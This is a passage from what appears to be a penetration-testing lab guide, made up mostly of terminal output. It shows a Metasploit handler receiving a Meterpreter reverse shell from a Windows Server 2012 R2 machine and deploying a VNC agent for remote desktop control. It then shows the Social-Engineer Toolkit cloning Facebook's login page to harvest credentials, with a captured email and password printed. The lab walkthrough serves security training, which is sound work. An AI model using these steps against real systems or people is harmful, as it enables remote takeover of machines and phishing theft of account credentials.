
File Edit View Search Terminal Help

msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.239.167:4444
[*] Sending stage (179779 bytes) to 192.168.239.173
[*] Meterpreter session 1 opened (192.168.239.167:4444 -> 192.168.239.173:29787) at 2021-01-20 11:04:40 +0530



meterpreter > sysinfo
Computer : WIN-I3MADS5JEFM
OS : Windows 2012 R2 (Build 9600).
Architecture : x64
System Language : en_US
Domain : CEH
Logged On Users : 4
Meterpreter : x86/windows


meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.239.167 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\ADMINI~1\AppData\Local\Temp\1\GobjZLWAdJIAf.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.239.167:4545...

meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "win-i3mads5jefm"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```



10. Sniffing Facebook Credentials using Social Engineering Toolkit (SET)





```
set:webattack>2
```

```
[*] Credential harvester will allow you to utilize the clone capabilities within SET  
[*] to harvest credentials or parameters from a website as well as place them into a report
```

```
-----  
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
```

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.239.167]:192.168.239.167
```

```
[*] SET supports both HTTP and HTTPS
```

```
[*] Example: http://www.thisisafakesite.com
```

```
set:webattack> Enter the url to clone:https://www.facebook.com
```

```
[*] Cloning the website: https://login.facebook.com/login.php
```

```
[*] This could take a little bit...
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.


```
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.  
Press {return} if you understand what we're saying here.
```

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
```

```
[*] Credential Harvester is running on port 80
```

```
[*] Information will be displayed to you as it arrives below:
```





```
File Edit View Search Terminal Help

POSSIBLE PASSWORD FIELD FOUND: __spin_r=1003203501
POSSIBLE PASSWORD FIELD FOUND: __spin_b=trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_t=1611219767
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2924
PARAM: lsd=AVraMDJPxFI
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=450
PARAM: lgndim=eyJ3IjoxMTYzLCJhImF3IjoxMTYzLCJhaCI6NTIyLCJjIjoyNH0=
PARAM: lgnrnd=010247 Vx3w
PARAM: lgnjs=1611221204
POSSIBLE USERNAME FIELD FOUND: email=namal@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=1234421
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAAAAAAf//fAAfAAAFfAAAFAAAAAAAAAAAAAAAAyMGAGGAAGEAA
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

directory traversal attempt detected from: 192.168.239.152
192.168.239.152 - - [21/Jan/2021 04:28:05] "GET /favicon.ico HTTP/1.1" 404 -
```